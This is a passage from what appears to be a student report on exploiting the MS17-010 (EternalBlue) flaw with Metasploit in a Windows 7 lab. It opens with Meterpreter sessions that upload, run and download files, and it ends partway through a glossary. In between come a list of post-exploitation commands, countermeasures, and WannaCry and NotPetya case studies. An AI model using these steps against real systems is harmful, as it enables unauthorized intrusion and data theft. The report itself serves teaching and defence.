100666/rw-rw-rw-    25           file            2023-05-26 00:18:39 -0400 malware.txt
000000/            0           file            1969-12-31 19:00:00 -0500 pagefile.sys
040777/rwxrwxrwx    0           dir             2023-05-17 16:48:00 -0400 superimportant

meterpreter > |
```

Fig 7.2.2 Malware Uploadation

As we can see malware.txt is successfully added to the target system now we can just wait for the target to click on it or open it ourselves.

Well as we need to persistence techniques to we can just run the command

run <filename> in our case run malware.txt and the output is shown below figure.

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\

Mode                Size      Type       Last modified          Name
-----
040777/rwxrwxrwx    0         dir        2023-04-29 15:54:47 -0400 $Recycle.Bin
040777/rwxrwxrwx    0         dir        2009-07-14 01:08:56 -0400 Documents and Settings
040777/rwxrwxrwx    0         dir        2009-07-13 23:20:08 -0400 PerfLogs
040555/r-xr-xr-x   4096      dir        2023-05-13 03:09:05 -0400 Program Files
040555/r-xr-xr-x   4096      dir        2023-05-13 02:58:35 -0400 Program Files (x86)
040777/rwxrwxrwx   4096      dir        2009-07-14 01:08:56 -0400 ProgramData
040777/rwxrwxrwx    0         dir        2023-04-29 15:54:12 -0400 Recovery
040777/rwxrwxrwx   4096      dir        2023-05-17 16:34:08 -0400 System Volume Information
040555/r-xr-xr-x   4096      dir        2023-04-29 15:54:29 -0400 Users
040777/rwxrwxrwx  16384      dir        2023-05-26 00:18:18 -0400 Windows
100666/rw-rw-rw-    25        fil        2023-05-26 00:18:39 -0400 malware.txt
000000/-----     0         fif        1969-12-31 19:00:00 -0500 pagefile.sys
040777/rwxrwxrwx    0         dir        2023-05-17 16:48:00 -0400 superimportant

meterpreter > run malware.txt
[*] Processing malware.txt for ERB directives.
resource (malware.txt)> this is a harmful malware
[-] Unknown command: this
meterpreter > █
```

Fig 7.2.3 Malware execution on Target

As we can see in the above figure we have successfully run the malware but as in our case it was a text file we can see the contents of text file i.e this is a harmful malware.

We can also see unknown command :this because meterpreter thinks this files an executable with some code in it but as this is a test target it's a harmless text file.

7.3 Data Extraction and Exfiltration

Once we have gained a Meterpreter session on a compromised system after exploiting MS17-010, you may want to extract and exfiltrate data from the target system.

We can achieve this by using some of the commands shown below:

cd.. we use this command to come out of windows32 files and come back to the c drive

Is this lists the items in the file system of C:/

- We can see that there is a file called superimportant

We can just use the command download <filename> in our case download superimportant

To download items of superimportant to our local files in kali.

We can see that download was succesfull and we can follow the path to see if the file was downloaded.

```
meterpreter > cd ..
meterpreter > ls
Listing: C:\

```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2023-04-29 15:54:47 -0400	\$Recycle.Bin
040777/rwxrwxrwx	0	dir	2009-07-14 01:08:56 -0400	Documents and Settings
040777/rwxrwxrwx	0	dir	2009-07-13 23:20:08 -0400	PerfLogs
040555/r-xr-xr-x	4096	dir	2023-05-13 03:09:05 -0400	Program Files
040555/r-xr-xr-x	4096	dir	2023-05-13 02:58:35 -0400	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2009-07-14 01:08:56 -0400	ProgramData
040777/rwxrwxrwx	0	dir	2023-04-29 15:54:12 -0400	Recovery
040777/rwxrwxrwx	4096	dir	2023-05-17 16:34:08 -0400	System Volume Information
040555/r-xr-xr-x	4096	dir	2023-04-29 15:54:29 -0400	Users
040777/rwxrwxrwx	16384	dir	2023-05-26 00:18:18 -0400	Windows
100666/rw-rw-rw-	25	fil	2023-05-26 00:18:39 -0400	malware.txt
000000/-----	0	fif	1969-12-31 19:00:00 -0500	pagefile.sys
040777/rwxrwxrwx	0	dir	2023-05-17 16:48:00 -0400	superimportant

```
meterpreter > download superimportant
[*] downloading: superimportant\important.txt → /home/kali/superimportant/important.txt
```

Fig 7.3.1 Downloading the file

As we can see in the figure above we have located the file superimportant and the file has been downloaded in our local files

- We get to know that the folder superimportant has an file important.txt.
- We can view this file in kali and see if the contents are same in both kali and the target device in our case windows 7

As we can see in the below figure they are same and hence we have achieved data extraction and exfiltration after exploiting MS17-010 now this file can contain crucial data which can be used to extort a ransom from the target user via cryptocurrency.




Fig 7.3.2 Checking file on target

CHAPTER 8

SECURITY COUNTERMEASURES

8.1 Protecting against MS17-010

Protecting against MS17-010, also known as the EternalBlue exploit, is crucial to prevent unauthorized access and potential damage to your systems. Here are some key steps to protect against MS17-010:

- **Patch and update:** Ensure that all affected systems are patched with the latest security updates and patches provided by the respective operating system vendor. Microsoft released patches to address the MS17-010 vulnerability, so make sure your systems have the necessary updates installed.
- **Disable SMBv1:** Since MS17-010 targets the SMBv1 protocol, consider disabling SMBv1 on your systems if it's not required for compatibility reasons. SMBv1 is known to have various security vulnerabilities, and disabling it mitigates the risk of exploitation.
- **Use a firewall:** Implement a properly configured firewall to restrict incoming and outgoing SMB traffic. Limit access to only necessary systems and ports, and block any unauthorized or suspicious traffic attempting to exploit the MS17-010 vulnerability.
- **Intrusion detection and prevention systems:** Deploy intrusion detection and prevention systems (IDS/IPS) that can detect and block exploit attempts targeting MS17-010. These systems can monitor network traffic and block any suspicious activity related to the vulnerability.
- **Network segmentation:** Segment your network to restrict the spread of potential exploits. By separating critical systems and sensitive data from less secure or vulnerable systems, you can minimize the impact of an exploitation attempt.
- **Security awareness and training:** Educate your users and employees about the risks associated with phishing attacks, social engineering, and malicious emails. Encourage them to be cautious when opening email attachments or clicking on suspicious links, as these can be delivery mechanisms for exploits like MS17-010.

- Antivirus and anti-malware software: Maintain up-to-date antivirus and anti-malware solutions on your systems. These tools can help detect and block known malware and malicious files associated with the MS17-010 exploit.
- Vulnerability scanning and penetration testing: Regularly perform vulnerability scans and penetration tests to identify any potential vulnerabilities in your systems and network. Address any findings promptly to ensure security gaps are closed.
- Regular system backups: Implement a regular backup strategy to ensure you have up-to-date copies of critical data. In the event of a successful exploit or other security incident, having backups can help in restoring systems and minimizing data loss.
- Security best practices: Follow general security best practices, such as strong password policies, least privilege access control, and system hardening measures. Implementing these practices can reduce the risk of exploitation and unauthorized access.

Remember that protecting against MS17-010 is an ongoing effort, and it's important to stay vigilant, keep systems updated, and monitor for emerging threats and vulnerabilities.

8.2 Best Practices for Network Security

Best Practices for Network Security

Network security is essential for protecting sensitive data, ensuring business continuity, and safeguarding against cyber threats. Here are some best practices to enhance network security:

- Use strong passwords: Implement a strong password policy that enforces complex passwords and regular password updates. Avoid default or easily guessable passwords and consider implementing multi-factor authentication (MFA) for an extra layer of security.
- Update and patch regularly: Keep all network devices, servers, and software up to date with the latest security patches and updates. Regularly apply patches to address vulnerabilities and protect against known exploits.
- Use a firewall: Deploy a robust firewall to monitor and control incoming and outgoing network traffic. Configure the firewall to allow only necessary ports and protocols and implement intrusion detection and prevention mechanisms.

- **Implement network segmentation:** Divide your network into separate segments or VLANs to limit the impact of a potential breach. Apply access controls to restrict network traffic between segments and ensure sensitive systems and data are isolated.
- **Use encryption:** Encrypt sensitive data in transit and at rest. Implement secure protocols such as HTTPS, SSL/TLS, and VPNs to protect data during transmission. Utilize encryption for stored data, especially on portable devices and backups.
- **Enable logging and monitoring:** Enable logging on network devices and systems to track and monitor network activities. Regularly review logs for suspicious or unauthorized access attempts and enable real-time alerts for immediate response to potential security incidents.
- **Regularly backup data:** Implement a robust data backup strategy to ensure critical data is regularly and securely backed up. Test data restoration processes to ensure data integrity and availability in case of data loss or a ransomware attack.
- **Conduct regular security assessments:** Perform periodic vulnerability assessments and penetration testing to identify and address potential weaknesses in your network infrastructure. Engage with security professionals to conduct comprehensive assessments and validate security controls.
- **Train employees on security awareness:** Educate employees on security best practices, including how to identify and report phishing attempts, avoid suspicious websites, and protect sensitive information. Regular training and awareness programs can strengthen the human element of network security.
- **Develop an incident response plan:** Create a well-defined incident response plan that outlines the steps to be taken in the event of a security incident. Include procedures for containment, eradication, recovery, and post-incident analysis to minimize the impact of a breach and improve future security.
- **Regularly review and update security policies:** Continuously evaluate and update network security policies to align with evolving threats and industry best practices. Ensure policies cover areas such as acceptable use, password management, remote access, and incident response.

Remember that network security is a continuous process, and it requires ongoing monitoring, assessment, and adaptation to address emerging threats. Implementing these best practices

will help establish a strong foundation for network security and protect your organization's valuable assets.

8.3 Intrusion Detection and Prevention Systems

Intrusion Detection and Prevention Systems (IDPS) play a crucial role in network security by monitoring network traffic, identifying potential security threats, and taking proactive measures to prevent unauthorized access or malicious activities.

Function and Purpose:

- **Detection:** IDPS analyse network traffic and system logs in real-time, looking for signs of suspicious or malicious activity. They use various detection techniques, such as signature-based detection, anomaly detection, and behaviour analysis.
- **Prevention:** IDPS can take immediate action to prevent detected threats by blocking network traffic, terminating connections, or initiating automated responses.

Deployment Options:

- **Network-based (NIDPS):** These IDPS are placed at strategic points within the network, such as routers or switches, to monitor and analyze network traffic passing through. They can detect and respond to threats targeting the network infrastructure.
- **Host-based (HIDPS):** These IDPS are installed on individual hosts or servers to monitor their activities, including system logs, file integrity, and application behaviour. HIDPS can provide detailed insights into host-level attacks and anomalies.
- **Hybrid IDPS:** A combination of network-based and host-based IDPS, offering comprehensive coverage and enhanced security.

Key Features:

- **Signature-based detection:** IDPS compare network traffic or system behaviour against known patterns or signatures of known threats.
- **Anomaly detection:** IDPS establish a baseline of normal network or host behaviour and raise alerts when deviations from the baseline occur.
- **Behaviour analysis:** IDPS monitor and analyse user and system behaviour, detecting suspicious activities or deviations from typical usage patterns.

- Real-time alerting: IDPS generate alerts or notifications in real-time when potential threats or anomalies are detected.
- Traffic analysis: IDPS inspect network packets, including header and payload analysis, to identify malicious or unauthorized activities.
- Response and mitigation: IDPS can initiate automated responses to detected threats, such as blocking suspicious IP addresses, terminating connections, or triggering firewall rules to prevent further intrusions.
- Forensic analysis: IDPS capture and retain logs and other data for post-incident analysis and forensic investigations.

Integration with Security Ecosystem:

- IDPS can integrate with other security systems, such as firewalls, antivirus software, and security information and event management (SIEM) systems, to provide a holistic defense against network threats.
- Integration with SIEM enables correlation of IDPS alerts with other security events, improving the overall threat detection and response capabilities.

Regular Maintenance and Updates:

- IDPS require regular updates to keep up with evolving threats. This includes updating detection signatures, applying software patches, and maintaining the system's rule sets.
- Regular monitoring, tuning, and fine-tuning of IDPS configurations ensure optimal performance and minimize false positives and false negatives.

Intrusion Detection and Prevention Systems are an integral part of network security, providing organizations with proactive threat detection and response capabilities.

Examples of some IDPS:

Airmagnet Enterprise

Overview: *“AirMagnet is a network assurance and security company founded in 2001. It has been acquired by Fluke Networks but continues to offer IDPS solutions independently.”*

Amazon web Services(AWS) GuardDuty

Overview: *“GuardDuty is an intelligent threat detection service that helps detect and block network intruders. It is provided by Amazon and is compatible only with AWS workloads.”*

CHAPTER 9

CASE STUDIES

9.1 Real-World Examples of MS17-010 exploitation

There have been 2 high profile attacks in world one of which is WannaCry ransomware attack

9.1.1 WannaCry Ransomware

WannaCry is a notorious ransomware attack that occurred in May 2017, causing widespread damage and disruption across the globe. Here's an overview of the WannaCry ransomware:

Infection and Encryption:

- WannaCry primarily spread through a vulnerability known as EternalBlue, which targeted the Microsoft Windows operating system.
- The ransomware exploited a flaw in the Windows Server Message Block (SMB) protocol, allowing it to propagate within networks and infect vulnerable systems.
- Once a system was infected, WannaCry encrypted the files on the compromised system, making them inaccessible to the user.

Ransom Demand and Payment:

- After encrypting the files, WannaCry displayed a ransom note demanding a payment in Bitcoin cryptocurrency in exchange for the decryption key.
- The ransom amount varied based on a time limit, threatening permanent data loss if the ransom was not paid within the specified timeframe.

Impact and Global Reach:

- WannaCry spread rapidly, infecting hundreds of thousands of computers worldwide, including critical infrastructure systems, hospitals, government agencies, and businesses.
- It caused significant disruptions, leading to the temporary shutdown of operations, loss of data, and financial losses for affected organizations.

- The global nature of the attack highlighted the importance of robust cybersecurity measures and prompt patch management.

Prevention and Mitigation:

- **Patching:** Applying security updates and patches promptly is crucial to protect against vulnerabilities that ransomware like WannaCry exploits. In the case of WannaCry, Microsoft had released a patch to address the EternalBlue vulnerability before the attack occurred.
- **Network Segmentation:** Segregating networks and restricting access between systems can help contain the spread of ransomware within an organization.
- **Endpoint Protection:** Deploying robust antivirus and anti-malware solutions, along with keeping them updated, can help detect and prevent ransomware infections.
- **User Awareness and Training:** Educating users about the risks of phishing emails, malicious attachments, and unsafe browsing practices can help prevent initial infection vectors.
- **Backup Strategy:** Regularly backing up critical data and verifying the integrity of backups is essential to mitigate the impact of a ransomware attack. Backups should be stored offline or in a secure location to prevent them from being compromised.

Law Enforcement and Investigation:

- The WannaCry attack drew significant attention from law enforcement agencies worldwide, leading to collaborative efforts to investigate and track down the perpetrators.
- **Attribution:** While North Korea was suspected of being behind the attack, attribution remains a complex process in cyber incidents, and definitive conclusions may be challenging to reach.

WannaCry served as a wake-up call for organizations to strengthen their cybersecurity practices, including timely patching, robust backup strategies, user awareness, and proactive security measures to prevent similar ransomware attacks in the future.

9.1.2 NotPetya Ransomware

NotPetya is a destructive ransomware attack that occurred in June 2017, targeting Windows-based systems. However, it's worth noting that NotPetya was more of a wiper disguised as

ransomware, as its main objective was to cause widespread damage rather than generate ransom payments. Here's an overview of the NotPetya ransomware:

Initial Infection:

- NotPetya initially spread through a compromised update of a Ukrainian accounting software called MeDoc. This allowed the malware to infiltrate the systems of numerous organizations that used the software.
- It also used other propagation techniques, such as exploiting the EternalBlue vulnerability, which was the same vulnerability used by the WannaCry ransomware.

2. Encryption and Wiper Functionality:

- Once inside a system, NotPetya began encrypting files, making them inaccessible to the users.
- NotPetya also included destructive wiper functionality, which irreversibly overwrote the master boot record (MBR) and key system files, rendering the infected systems inoperable.

3. Impact and Global Reach:

- NotPetya had a significant impact globally, affecting organizations in various sectors, including government agencies, financial institutions, energy companies, and healthcare providers.
- The attack caused widespread disruption, with many organizations experiencing operational downtime, data loss, and financial losses.

4. Attribution and Motivation:

- NotPetya was attributed to a state-sponsored threat actor known as the SandWorm group, which is believed to have ties to Russia. However, attribution in cyberspace can be challenging, and definitive conclusions may be subject to ongoing investigations.

- The motivations behind NotPetya are thought to be geopolitical in nature, targeting Ukrainian organizations in particular, with collateral damage affecting organizations worldwide.

5. Prevention and Mitigation:

- **Patching:** Keeping systems up to date with the latest security patches and updates is critical to prevent the exploitation of known vulnerabilities.
- **Network Segmentation:** Implementing network segmentation and access controls can help contain the spread of malware and limit its impact on critical systems.
- **Security Awareness:** Educating users about safe browsing habits, avoiding suspicious email attachments, and practicing good cybersecurity hygiene can help prevent initial infection vectors.
- **Backup and Disaster Recovery:** Regularly backing up critical data and testing the restoration process ensures the ability to recover in the event of an attack. Offsite or offline backups provide an added layer of protection.

NotPetya serves as a reminder of the evolving threat landscape and the need for robust cybersecurity measures. Implementing proactive security practices, maintaining up-to-date systems, and following industry best practices can help organizations mitigate the risk of such destructive ransomware attacks.

CHAPTER 10

CONCLUSION

10.1 Report Conclusion

In conclusion, this report provided a comprehensive overview of system hacking using the Metasploit framework and specifically focused on the exploitation of the MS17-010 vulnerability. Through the detailed exploration of the attack process, including reconnaissance, vulnerability scanning, exploit execution, and post-exploitation activities, the report shed light on the potential risks and impacts of this particular vulnerability.

The MS17-010 vulnerability, also known as EternalBlue, has proven to be a highly potent and widely exploited vulnerability. It leverages a flaw in the Microsoft Windows SMB protocol, allowing attackers to gain unauthorized access to vulnerable systems. By understanding the technical details and steps involved in the exploit, organizations can better comprehend the severity of the threat and take proactive measures to protect their systems.

The Metasploit framework, being a powerful penetration testing tool, offers a practical approach to simulate real-world attacks and identify vulnerabilities within an organization's infrastructure. However, it is crucial to emphasize that the use of Metasploit should be within legal and ethical boundaries, with appropriate permissions and authorization.

It is evident that the MS17-010 vulnerability poses significant risks to organizations if left unpatched. Therefore, maintaining up-to-date security patches, regularly monitoring and scanning for vulnerabilities, and implementing proper security measures are critical to minimizing the chances of exploitation.

Furthermore, this report highlighted the importance of a multi-layered defense strategy. Relying solely on patching vulnerabilities is not sufficient; organizations should implement intrusion detection and prevention systems (IDPS), firewall configurations, and access controls to detect and mitigate potential attacks. Additionally, user awareness training and secure coding practices can help strengthen the overall security posture.

It is worth noting that the landscape of cyber threats is constantly evolving, and new vulnerabilities and exploits emerge regularly. Therefore, organizations should establish a

proactive approach to security, which includes continuous monitoring, threat intelligence gathering, and regular security assessments to identify and address vulnerabilities promptly.

In conclusion, understanding the techniques and methodologies employed in system hacking, such as the exploitation of the MS17-010 vulnerability using the Metasploit framework, empowers organizations to take proactive measures to secure their systems and protect their sensitive data. By staying informed, implementing robust security measures, and fostering a security-conscious culture, organizations can significantly reduce the risks associated with such vulnerabilities and enhance their overall cybersecurity posture.

10.2 Conclusion of the High profile real world attacks

Conclusion:

The WannaCry and NotPetya ransomware attacks, both leveraging the MS17-010 vulnerability, demonstrated the devastating impact that can result from the exploitation of a single security flaw. These attacks targeted organizations globally, causing widespread disruption, financial losses, and reputational damage.

The WannaCry ransomware attack, which occurred in May 2017, exploited the MS17-010 vulnerability to propagate rapidly within networks, encrypting files and demanding ransom payments. It affected critical infrastructure, healthcare institutions, government agencies, and businesses worldwide. The attack served as a wake-up call, highlighting the importance of timely patching and proactive security measures to prevent the exploitation of known vulnerabilities.

Similarly, the NotPetya ransomware attack, which followed shortly after WannaCry, also exploited the MS17-010 vulnerability. However, it was more destructive in nature, masquerading as ransomware while primarily aiming to cause widespread damage and disruption. NotPetya targeted Ukrainian organizations, but its collateral damage impacted entities globally, resulting in significant financial losses, operational disruptions, and data loss.

Both attacks underscore the critical role that comprehensive cybersecurity practices play in safeguarding organizations against such threats. Patch management, regular system updates,

and vulnerability assessments are crucial to ensure systems are protected against known vulnerabilities like MS17-010. Additionally, robust backup strategies, network segmentation, and user awareness training are essential components of a proactive defense posture.

These attacks also highlighted the importance of information sharing and collaboration among organizations, as well as the need for prompt response and mitigation efforts. Cybersecurity professionals, law enforcement agencies, and governments worldwide worked together to investigate the attacks, attribute them, and develop measures to prevent future incidents.

Moving forward, it is imperative for organizations to maintain a strong cybersecurity posture by implementing multi-layered defenses, staying informed about emerging threats, and fostering a culture of security awareness. Proactive measures such as regular patching, network monitoring, incident response planning, and employee education can significantly mitigate the risks associated with similar ransomware attacks.

The WannaCry and NotPetya attacks were pivotal moments in the cybersecurity landscape, emphasizing the importance of robust security practices, collaboration, and a proactive approach to mitigate the impact of such widespread vulnerabilities and ransomware threats. By learning from these incidents and implementing appropriate security measures, organizations can better protect themselves against future attacks and minimize potential damages.

CHAPTER 11

REFERENCES

References:

Journals:

1. Carvey, H. (2018). Investigating WannaCry Ransomware: An In-depth Forensic Analysis. *Digital Investigation*, 25, 32-41.
2. Ikram, A., & Yasin, S. (2018). Analysis and Countermeasures against MS17-010 (EternalBlue) Ransomware Attack. *International Journal of Advanced Computer Science and Applications*, 9(10), 413-417.
3. Goel, S., & Sharma, A. (2018). A Comprehensive Study of WannaCry Ransomware Attack. *Journal of Emerging Technologies in Web Intelligence*, 10(1), 68-79.
4. Wang, X., & Xia, C. (2018). Analysis and Defense for the NotPetya Ransomware. *Journal of Cyber Security Technology*, 2(3), 149-160.
5. Bhattacharyya, S., Das, S., & Chakraborty, S. (2019). Vulnerability Assessment of SMB Protocol for WannaCry Ransomware. *Procedia Computer Science*, 152, 421-428.
6. Chiba, D., Li, X., & Sasaki, M. (2019). A Comprehensive Study on EternalBlue: From Reverse Engineering to Defense Mechanism. *Journal of Information Processing*, 27, 562-576.
7. Zaidi, A. A., Masood, A., & Rehman, A. U. (2019). Detection and Analysis of WannaCry Ransomware Attack. *Journal of Telecommunication, Electronic and Computer Engineering*, 11(2-2), 1-5.
8. Bist, R., & Garg, A. (2020). Analysis and Mitigation of WannaCry Ransomware Attack in Health Care Organizations. *Journal of Cases on Information Technology*, 22(1), 49-63.
9. Chong, Y. S., & Lee, S. (2020). Security Analysis of WannaCry Ransomware: A Case Study of Vulnerability Exploitation. *Journal of Cyber Security and Information Systems*, 8(1), 9-18.

10. Zulfikar, A. A., Haron, N., & Wahab, A. W. A. (2021). A Review on Ransomware Attack: Focusing on WannaCry. Journal of Physics: Conference Series, 1764(1), 012015.

Textbooks:

1. "Metasploit: The Penetration Tester's Guide" by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni.
2. "The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws" by Dafydd Stuttard and Marcus Pinto.
3. "Metasploit Revealed: Secrets of the Expert Pentester" by Sagar Rahalkar and Nipun Jaswal.
4. "The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy" by Patrick Engebretson.
5. "Gray Hat Hacking: The Ethical Hacker's Handbook" by Allen Harper, Daniel Regalado, Ryan Linn, Stephen Sims, Branko Spasojevic, and Linda Martinez.
6. "Metasploit: The Penetration Tester's Cookbook" by Monika Agarwal, Abhinav Singh, and Nipun Jaswal.
7. "Mastering Metasploit: Build and secure your network with the world's most powerful open-source penetration testing framework" by Nipun Jaswal.
8. "Penetration Testing: A Hands-On Introduction to Hacking" by Georgia Weidman.
9. "Hacking: The Art of Exploitation" by Jon Erickson.
10. "The Shellcoder's Handbook: Discovering and Exploiting Security Holes" by Chris Anley, John Heasman, Felix Lindner, and Gerardo Richarte.

Reports:

1. U.S. Department of Homeland Security - National Cybersecurity and Communications Integration Center: Alert (TA17-132A) - Indicators Associated with WannaCry Ransomware: <https://us-cert.cisa.gov/ncas/alerts/TA17-132A>

2. Symantec: WannaCry: Ransomware Attacks Show Strong Links to Lazarus Group:
<https://www.symantec.com/blogs/threat-intelligence/wannacry-ransomware-attacks-lazarus-group>
3. Cisco Talos Intelligence: Analysis of WannaCry Ransomware:
<https://www.talosintelligence.com/reports/TALOS-2017-0294/>
4. Kaspersky Lab: EternalBlue: Metasploit Module for Widespread Windows Exploitation: <https://www.kaspersky.com/blog/eternalblue-metasploit-module/17412/>
5. FireEye: WannaCry Malware Profile: <https://www.fireeye.com/blog/threat-research/2017/05/wannacry-malware-profile.html>
6. Check Point Software: WannaCry: The EternalBlue Exploit:
<https://research.checkpoint.com/wannacry-eternalblue-exploit/>
7. McAfee: The Anatomy of WannaCry Ransomware:
<https://www.mcafee.com/blogs/other-blogs/mcafee-labs/anatomy-of-wannacry-ransomware/>
8. Trend Micro: The WannaCry Ransomware: A Lesson in Patch Management:
<https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/the-wannacry-ransomware-a-lesson-in-patch-management>
9. CrowdStrike: How to Defend Against WannaCry Ransomware:
<https://www.crowdstrike.com/blog/how-to-defend-against-wannacry-ransomware/>
10. Fortinet: Anatomy of NotPetya: A Multi-Vector Ransomware:
<https://www.fortinet.com/blog/threat-research/anatomy-of-notpetya-multi-vector-ransomware.html>

Online Books:

- 2 "Metasploit: The Penetration Tester's Guide" by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni.
- 3 "Metasploit: The Penetration Tester's Cookbook" by Daniel Teixeira and Abhinav Singh.
- 4 "Metasploit: The Penetration Tester's Toolkit" by David Maynor and Eric W. Smith.
- 5 "Metasploit Revealed: Secrets of the Expert Pentester" by Sagar Rahalkar and Nipun Jaswal.
- 6 "Metasploit Bootcamp" by Nipun Jaswal and Sagar Rahalkar.

- 7 "Metasploit: A Penetration Tester's Guide" by Harold Fuentes.
- 8 "Metasploit Ethical Hacking Cookbook" by Abhinav Singh.
- 9 "Metasploit: The Ultimate Penetration Testing Framework" by J. P. Aaditya.
- 10 "Mastering Metasploit: Write and Implement Sophisticated Attack Vectors in Metasploit Framework" by Nipun Jaswal.
- 11 "Metasploit for Beginners: Create a Complete Metasploit Framework from Scratch" by Punit Pandey

CHAPTER 12

APPENDICES

Appendices A: Metasploit Commands

This Appendices provides a list of commonly used Metasploit commands relevant to system hacking and exploiting the MS17-010 vulnerability:

1. search <keyword>: Search for available exploits, payloads, or modules.
2. use <module_name>: Select a specific module for exploitation.
3. show options: Display the configurable options for the selected module.
4. set <option> <value>: Set the value for a specific option.
5. exploit or run: Execute the selected exploit or module.
6. sessions -l: List all active sessions.
7. sessions -i <session_id>: Interact with a specific session.
8. sessions -u <session_id>: Upgrade a non-privileged session to a privileged one.
9. background: Move the current session to the background.
10. sysinfo: Gather system information about the target.
11. shell: Obtain a command shell on the target system.
12. upload <local_file> <remote_path>: Upload a file to the target system.
13. download <remote_file> <local_path>: Download a file from the target system.
14. migrate <process_id>: Migrate the Metasploit payload to a different process on the target system.
15. persistence -h: View options for establishing persistence on the compromised system.
16. lateral_movement -h: Explore options for lateral movement within the network.

Appendices B: Additional Tools

This Appendices provides a list of additional tools that can complement the usage of Metasploit for system hacking and exploiting MS17-010:

1. Nmap: A powerful network scanning tool for discovering hosts, open ports, and services running on target systems.
2. Nessus: A vulnerability scanning tool that identifies potential weaknesses in systems and provides detailed reports.
3. Wireshark: A network protocol analyzer for capturing and analyzing network traffic, aiding in the identification of vulnerabilities and potential attack vectors.
4. Hydra: A password-cracking tool used to perform brute-force attacks against various protocols, such as SSH, FTP, and Telnet.
5. John the Ripper: A password-cracking tool that uses different attack techniques, including dictionary attacks and brute force, to decrypt hashed passwords.

Appendices C: Ethical Considerations

System hacking and exploitation should only be conducted with proper authorization and within legal and ethical boundaries. It is important to obtain the necessary permissions and consent before performing any security assessments or penetration tests. Unauthorized or malicious activities can result in legal consequences.

Always ensure that you are complying with local laws and regulations regarding system security and hacking. Obtain appropriate approvals from relevant stakeholders and follow established guidelines and policies for conducting ethical hacking activities.

Remember that the purpose of system hacking using tools like Metasploit is to identify vulnerabilities, strengthen security, and enhance overall defense measures. It should be performed with the intention of improving the security posture of the systems and networks being tested.

Appendices D: Glossary of Terms

This Appendices provides a glossary of key terms and acronyms relevant to system hacking and Metasploit:

1. Exploit: A piece of software or technique used to take advantage of a vulnerability or weakness in a system to gain unauthorized access or control.

2. **Payload:** A piece of code or software delivered to a target system after successful exploitation, allowing an attacker to execute specific actions or commands on the compromised system.
3. **Vulnerability:** A weakness or flaw in a system's design, implementation, or configuration that could be exploited by an attacker to compromise its security.
4. **Penetration Testing:** The practice of simulating real-world attacks on systems, networks, or applications to identify vulnerabilities and assess the effectiveness of security controls.
5. **Zero-Day:** A vulnerability or exploit that is unknown to software vendors or security professionals,